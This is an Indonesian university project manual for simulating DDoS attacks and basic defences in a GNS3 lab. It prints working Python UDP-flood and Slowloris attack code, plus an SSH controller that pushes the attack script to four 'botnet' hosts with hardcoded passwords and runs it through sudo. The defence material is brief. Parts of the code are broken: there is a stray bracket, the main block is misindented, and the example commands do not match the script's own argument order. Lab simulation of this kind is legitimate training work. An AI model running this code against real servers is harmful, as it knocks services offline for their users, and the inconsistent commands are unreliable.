polibatam RKS

DDoS Defend MATRIX

PBLRKS 213

The Manual Book

README - Notepad

DDoS Defend Matrix

Skrip Keamanan dengan Algoritma Struktur Data untuk Simulasi Serangan DDoS di GNS3 (Purple Version)

Daftar Isi

Pendahuluan

Latar Belakang

Politeknik Negeri Batam (Polibatam) merupakan satu-satunya Perguruan Tinggi Negeri (PTN) Vokasi di kawasan perdagangan dan pelabuhan bebas Batam, Bintan, dan Karimun Provinsi Kepulauan Riau. Selain terletak di salah satu kawasan pusat pertumbuhan ekonomi nasional, Polibatam juga terletak di wilayah terdepan dan terluar wilayah Negara Kesatuan Republik Indonesia yang berbatasan langsung dengan perairan internasional.

Graphic Network Simulator-3 (GNS3) adalah simulator jaringan berbasis grafis untuk pembuatan simulasi jaringan yang kompleks. Program ini dapat berjalan pada sistem operasi Windows dan Linux. Dengan GNS3 kita bisa mensimulasikan perangkat asli baik dengan bantuan emulator ataupun teknologi virtualisasi.

Berselarasan dengan judul PBL DDoS Defend Matrix, serangan DDoS menargetkan situs web dan server dengan mengganggu layanan jaringan yang bertujuan untuk menghabiskan sumber daya aplikasi. Pelaku di balik serangan ini membanjiri situs dengan lalu lintas yang menyimpang, sehingga fungsionalitas situs web menjadi buruk atau membuatnya offline sama sekali.

Pada proyek ini diperlukan rekognisi dan implementasi pengembangkan strategi pertahanan terhadap serangan mengimplementasikan struktur data kompleks untuk memonitor dan menganalisis lalu lintas jaringan, memperkuat sistem terhadap serangan.

Tujuan

Membangun dan menguji skrip keamanan dengan algoritma struktur data untuk simulasi serangan DDoS menggunakan GNS3.

Ruang Lingkup

Proyek ini mencakup pengembangan skrip, simulasi serangan di GNS3, dan analisis hasil.

Manajer Proyek dan Tim

Manajer Proyek: Mohammad Rifai

Ketua Kelompok: Bumi Arya Dirangga - 4332301037

Anggota Kelompok:

- Rey Sastria Harianja - 4332301038
- Baiq Desi Permatasari - 4332301040
- Hammam Awis Zukimi - 4332301051
- Elvira Chandra - 4332301056
- Steven Juliano - 4332301061

1.Persiapan Lingkungan

Spesifikasi Perangkat Keras dan Perangkat Lunak

- Perangkat Keras:
  - CPU: Minimal Intel Core i5 atau setara
  - RAM: Minimal 8 GB
  - Penyimpanan: Minimal 50 GB ruang bebas
- Perangkat Lunak:
  - Sistem Operasi: Windows 10, macOS, atau Linux
  - GNS3: Versi terbaru
  - Python: Versi 3.x
  - Virtual Box: Versi terbaru
  - Wireshark: Untuk analisis lalu lintas jaringan

Instalasi GNS3

1. Download GNS3:
   - Unduh GNS3 dan GNS3 VM dari situs resmi GNS3.
2. Instalasi:
   - Ikuti petunjuk instalasi sesuai dengan sistem operasi yang digunakan.

Instalasi VirtualBox

1. Download VirtualBox:
   - Unduh VirtualBox dari situs resmi VirtualBox.
2. Instalasi:
   - Ikuti petunjuk instalasi sesuai dengan sistem operasi yang digunakan.


Instalasi Komponen Tambahan

- Python:
  - Unduh dan instal Python dari python.org.
- Wireshark:
  - Unduh dan instal Wireshark dari wireshark.org.

2. Konfigurasi Awal

Mempersiapkan Topologi Jaringan

Berikut adalah topologi jaringan yang akan digunakan:



1. Node dalam Topologi:
    - Attacker: Menggunakan Ubuntu
    - Botnet1 - Botnet4: Menggunakan Ubuntu
    - TargetServer: Menggunakan Debian Server
    - MasterSOC: Menggunakan Kali Linux
    - pfSense-MainRouter dan pfSense-DistributionRouter: Router dengan pfSense
    - Switch1 dan Switch2: Switch jaringan
2. Jaringan IP:
    - Botnet dan Attacker ke Cloud: 192.168.1.0/24
    - MainRouter ke DistributionRouter: 10.10.10.0/24
    - MainRouter ke TargetServer: 170.10.10.0/24
    - DistributionRouter ke MasterSOC: 172.16.33.0/24

Menambahkan Node dan Koneksi

1. Buka GNS3:
    - Buat proyek baru dan tambahkan node sesuai dengan topologi di atas.
2. Hubungkan Node:
    - Gunakan alat koneksi untuk menghubungkan semua perangkat sesuai dengan topologi.
3. Konfigurasi IP:
    - Atur alamat IP untuk setiap perangkat di jaringan.

3. Skrip Serangan DDoS

Pengantar Skrip Serangan

Skrip serangan DDoS dirancang untuk mengirimkan sejumlah besar lalu lintas ke target dengan tujuan mengganggu atau menghentikan layanan. Skrip ini akan dijalankan dari node Attacker ke Botnet melalui SSH dan kemudian dijalankan di Botnet untuk menyerang TargetServer.

Penjelasan Skrip Serangan

Skrip serangan ini menggunakan teknik UDP Flood dan Slowloris untuk mensimulasikan serangan DDoS. Skrip ditulis dalam bahasa Python dan dijalankan pada node Attacker dan Botnet.

Implementasi Skrip di GNS3

1. Buat Skrip Serangan:
    - Tulis skrip serangan dalam bahasa Python, simpan dengan nama attack_script.py.
    - Contoh skrip serangan:

```
import sys
import socket
import threading
import time

def udp_flood(target_ip, target_port):
    print(f"Starting UDP flood attack on {target_ip}:{target_port}")
    client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    bytes = b'A' * 1024
    try:
        while True:
            client.sendto(bytes, (target_ip, target_port))
            time.sleep(0.01)  # Sleep to avoid overwhelming your own network
    except KeyboardInterrupt:
        print("UDP flood attack stopped by user.")
    except Exception as e:
        print(f"Error sending UDP packet: {e}")
    finally:
        client.close()

def slowloris(target_ip, target_port):
    list_of_sockets = []
    for _ in range(200):
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(4)
            s.connect((target_ip, target_port))
            list_of_sockets.append(s)
        except socket.error:
            break

    while True:
        for s in list_of_sockets:
            try:
                s.send(b"X-a: b\r\n")
                time.sleep(0.1)
            except socket.error:
                list_of_sockets.remove(s)

```

```
if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: python3 attack_script.py [attack_type] [target_ip]")
        sys.exit(1)

    attack_type = sys.argv[1]
    target_ip = sys.argv[2]
    target_port = 80  # Default target port, can be adjusted as needed

    if attack_type == "udpflood":
        thread = threading.Thread(target=udp_flood, args=(target_ip, target_port))
        thread.start()
    elif attack_type == "slowloris":
        thread = threading.Thread(target=slowloris, args=(target_ip, target_port))
        thread.start()
    else:
        print("Invalid attack type! Use udpflood or slowloris.")
        sys.exit(1)
            )
```

3. Transfer Skrip ke Botnet dan jalankan skrip
    - Gunakan SSH untuk mengirimkan skrip serangan dari Attacker ke Botnet:

```
import paramiko
import threading
import sys
import subprocess
import time
from termcolor import colored

title = colored('''

  ___  ___      ____ ___ _____________  _______ __
 / _ \/ _ \___ / __// _ /_  __/_  __/ _ |/ ___/ //_/
/ // / // / _ \_\ \ / __ |/ /   / / / __ / /__/ ,<
/____/____/\___/___/ /_/ |_/_/   /_/ /_/ |_\___/_/|_|

          DDOS ATTACK IN PROGRESS
       Script DDos Attack PBL RKS-213
''', 'red', attrs=['bold'])

# Fungsi untuk menjalankan command terminal local
def subprocess_dos(command):
    return subprocess.run(command, shell=True)

# list host yang akan digunakan untuk DDOS
hosts = [
    {'ip': '192.168.1.11', 'port': 22, 'username': 'bumi', 'password': 'qwe'},
    {'ip': '192.168.1.12', 'port': 22, 'username': 'bumi', 'password': 'qwe'},
    {'ip': '192.168.1.13', 'port': 22, 'username': 'bumi', 'password': 'qwe'},
```

```
    {'ip': '192.168.1.14', 'port': 22, 'username': 'bumi', 'password': 'qwe'},
]

hosts_yang_tersedia = []
# Fungsi untuk menghubungkan ke host dan menjalankan perintah menggunakan ssh

def run_command_on_host(host, port, username, password, attack_type, target_ip):
    ssh_client = paramiko.SSHClient()
    ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    ssh_client.connect(host, port=port, username=username, password=password)

    # membuka koneksi dan file pada direktori botnet
    sftp = ssh_client.open_sftp()

    # memasukkan file zip ke botnet, sehingga pastikan pada Master Control mempunyai file attack pada dir yang sama dengan Program CLI
    try:
        print("\n...sedang mengirim program DDOS pada botnet...")
        sftp.put('attack_script.py', f'/home/{username}/Desktop/attack_script.py')
        sftp.close()
        print("\nFile telah terkirim")
        time.sleep(1)

        # Mengolah command untuk botnet
        prefix_command = f"export DISPLAY=:0.0; cd Desktop; echo '{password}' | sudo -S"
        command_add = f"{prefix_command} python3 attack_script.py {attack_type} {target_ip}"

        # assign com_add ke variable baru karena exec_command tidak menerima formatted string
        full_command = command_add

        # membuat chanel shell interaktif
        channel = ssh_client.invoke_shell()

        # mengeksekusi command untuk setiap botnet
        channel.send(full_command + "\n")

        print(title)
        # Mengambil nilai stop_attack dari variabel bersama
        stop_attack = input(f"\n\nHOST = ({host} : {username})\nApakah anda ingin menghentikan serangan? \n[Y/n]? ").lower()

        if stop_attack == "y":
            cmd_stop = f"echo '{password}' | sudo -S killall python3"
            full_command_stop = cmd_stop

            channel.send(full_command_stop + "\n")

            # menutup sesi shell
```

```
            channel.close()
            # menutup sesi ssh
            ssh_client.close()

        elif stop_attack == "n":
            print("\nserangan akan tetap dilanjutkan...")
        else:
            print("\ninvalid Input!!!")

    except Exception as e:
        print(f"Error Pada SSH: \nError : {e}")
        # Program akan berhenti jika terjadi error
        sys.exit()

# Fungsi untuk menjalankan attack secara paralel di beberapa host
def start_ddos_attack(attack_type, target_ip):
    threads = []
    for host in hosts:
        t = threading.Thread(target=run_command_on_host, args=(host['ip'], host['port'],
host['username'], host['password'], attack_type, target_ip))
        t.start()
        threads.append(t)

    for t in threads:
                t.join()

            if __name__ == "__main__":
                print(title)
                attack_type = input("Masukkan jenis serangan (udpflood/slowloris): ").strip().lower()
                target_ip = input("Masukkan IP target: ").strip()
                start_ddos_attack(attack_type, target_ip)
```

4. Simulasi Serangan DDoS


Jenis-jenis Serangan DDoS

1. UDP Flood:
    - Mengirimkan sejumlah besar paket UDP ke target untuk membanjiri jaringan.
2. Slowloris:
    - Menjaga koneksi HTTP terbuka selama mungkin dengan mengirimkan header HTTP yang tidak lengkap.

Konfigurasi Simulasi Serangan

1. Atur Node:
    - Pastikan semua node dalam topologi berfungsi dan terhubung dengan benar.
2. Jalankan Skrip Serangan:
    - Jalankan skrip serangan dari node Attacker ke TargetServer.

Memulai Simulasi

1. Mulai Simulasi:
    - Mulai semua node di GNS3 dan pastikan semua koneksi berjalan dengan baik.
2. Jalankan Serangan:
    - Jalankan skrip serangan dari node Attacker ke TargetServer dan pantau lalu lintas menggunakan Wireshark.
    - 

5. Analisis dan Pemantauan

Teknik Analisis Lalu Lintas Jaringan


1. Menggunakan Wireshark:
    - Analisis paket jaringan untuk melihat dampak serangan.
2. Menggunakan Alat Lain:
    - Gunakan alat seperti NetFlow dan sFlow untuk analisis mendalam.

Alat Pemantauan

1. Wireshark:
    - Untuk analisis paket jaringan secara real-time.
2. Grafana dan Prometheus:
    - Untuk pemantauan dan visualisasi metrik jaringan.

Studi Kasus: Analisis Serangan

1. Analisis Paket:





2. Identifikasi Pola:
    - Seperti yang kita lihat serangan berasal dari 4 ip address yang berbeda.

6. Penanggulangan dan Pertahanan


Teknik Mitigasi Serangan DDoS

1. Rate Limiting:
    - Batasi jumlah lalu lintas yang dapat dikirim ke server.
    -




2. IP Blacklisting:
    - Blokir alamat IP yang mencurigakan.
3. Firewall dan IDS/IPS:
    - Gunakan firewall dan sistem deteksi/pencegahan intrusi untuk melindungi jaringan.
    - 

Implementasi Pertahanan di GNS3

1. Konfigurasi Firewall:
    - Konfigurasikan firewall di MainRouter dan DistributionRouter untuk memfilter lalu lintas.
    - 

2. Pengaturan IDS/IPS:
    - Gunakan Snort atau Suricata sebagai IDS/IPS untuk mendeteksi dan mencegah serangan.

- 

Pengujian Efektivitas Pertahanan

1. Uji Serangan:
    - Jalankan serangan setelah konfigurasi pertahanan dan analisis efektivitasnya.
2. Pemantauan Hasil:
    - Pantau hasil serangan setelah pertahanan diterapkan.

7. Studi Kasus dan Hasil

Studi Kasus

Kasus 1: Serangan UDP Flood

Serangan UDP Flood mengirimkan sejumlah besar paket UDP ke target dengan tujuan membanjiri jaringan dan sumber daya server, sehingga mengganggu atau menghentikan layanan.

Langkah-langkah:

1. Konfigurasi Serangan:
    - Target IP: 170.10.10.10 (TargetServer)
    - Port: 80
    - Metode: UDP Flood
2. Menjalankan Skrip Serangan:

    ```
    python3 attack_script.py 170.10.10.10 80 udp
    ```

3. Pemantauan:
    - Gunakan Wireshark di TargetServer untuk memantau lalu lintas jaringan.
    - Analisis paket yang masuk untuk mengidentifikasi pola serangan.

Kasus 2: Serangan Slowloris

Serangan Slowloris menjaga koneksi HTTP terbuka selama mungkin dengan mengirimkan header HTTP yang tidak lengkap. Ini menyebabkan server kehabisan koneksi terbuka, sehingga tidak dapat melayani pengguna lain.

Langkah-langkah:

1. Konfigurasi Serangan:
    - Target IP: 170.10.10.10 (TargetServer)
    - Port: 80
    - Metode: Slowloris
2. Menjalankan Skrip Serangan:

    ```
    python3 attack_script.py 170.10.10.10 80 slowloris
    ```

3. Pemantauan:
    - Gunakan Wireshark di TargetServer untuk memantau lalu lintas jaringan.
    - Analisis paket yang masuk untuk mengidentifikasi pola serangan.

Hasil dan Pembahasan

Hasil Analisis

Kasus 1: Serangan UDP Flood

- Jumlah Paket:
    - Terjadi peningkatan signifikan dalam jumlah paket UDP yang masuk ke TargetServer.
- Konsumsi Sumber Daya:
    - CPU dan memori server menunjukkan lonjakan penggunaan yang tajam.
- Gangguan Layanan:
    - Layanan di TargetServer mengalami penurunan performa dan beberapa permintaan tidak dapat diproses.

Kasus 2: Serangan Slowloris

- Koneksi Terbuka:
    - Terjadi peningkatan jumlah koneksi terbuka yang tidak pernah ditutup.
- Konsumsi Sumber Daya:
    - CPU dan memori server meningkat, tetapi tidak sebesar pada serangan UDP Flood.
- Gangguan Layanan:
    - Layanan di TargetServer menjadi lambat dan beberapa permintaan tidak dapat diproses karena keterbatasan koneksi yang tersedia.

Pembahasan

- Efektivitas Serangan:
    - Kedua serangan efektif dalam mengganggu layanan di TargetServer.
    - Serangan UDP Flood lebih efektif dalam membanjiri jaringan dan mengonsumsi sumber daya secara cepat.

    - Serangan Slowloris efektif dalam menghabiskan koneksi terbuka, menyebabkan penurunan performa layanan.
- Analisis Lalu Lintas:
    - Serangan UDP Flood menghasilkan lalu lintas yang sangat tinggi dan mudah diidentifikasi dengan alat pemantauan jaringan seperti Wireshark.
    - Serangan Slowloris menghasilkan lalu lintas yang lebih tersembunyi, tetapi pola koneksi terbuka yang lama dapat dikenali.
- Pertahanan:
    - Penggunaan firewall dan rate limiting dapat membantu mengurangi dampak serangan UDP Flood.
    - Menggunakan alat seperti ModSecurity dapat membantu dalam mendeteksi dan menghalangi serangan Slowloris.

8. Kesimpulan

1. Efektivitas Skrip Serangan:
    - Skrip serangan UDP Flood dan Slowloris berhasil mensimulasikan serangan DDoS dengan dampak yang signifikan pada layanan di TargetServer.
    - Skrip ini dapat digunakan untuk pengujian dan pelatihan dalam mengidentifikasi dan mengatasi serangan DDoS.
2. Dampak Serangan:
    - Serangan UDP Flood menyebabkan lonjakan lalu lintas dan penggunaan sumber daya yang cepat, sedangkan serangan Slowloris menyebabkan peningkatan koneksi terbuka yang berujung pada penurunan performa layanan.
3. Pertahanan yang Efektif:
    - Firewall, rate limiting, dan IDS/IPS dapat membantu mengurangi dampak serangan DDoS.
    - Alat khusus seperti ModSecurity dapat membantu mendeteksi dan memitigasi serangan Slowloris.

Rekomendasi

1. Peningkatan Pertahanan:
    - Mengimplementasikan firewall yang lebih canggih dan alat pemantauan untuk mendeteksi dan memitigasi serangan DDoS.
    - Melakukan pengujian berkala untuk memastikan bahwa pertahanan selalu siap menghadapi ancaman terbaru.
2. Pendidikan dan Pelatihan:
    - Melatih tim keamanan untuk mengenali pola serangan DDoS dan merespon dengan cepat dan efektif.
    - Menggunakan simulasi serangan seperti yang dilakukan dalam proyek ini untuk meningkatkan kesadaran dan keterampilan tim keamanan.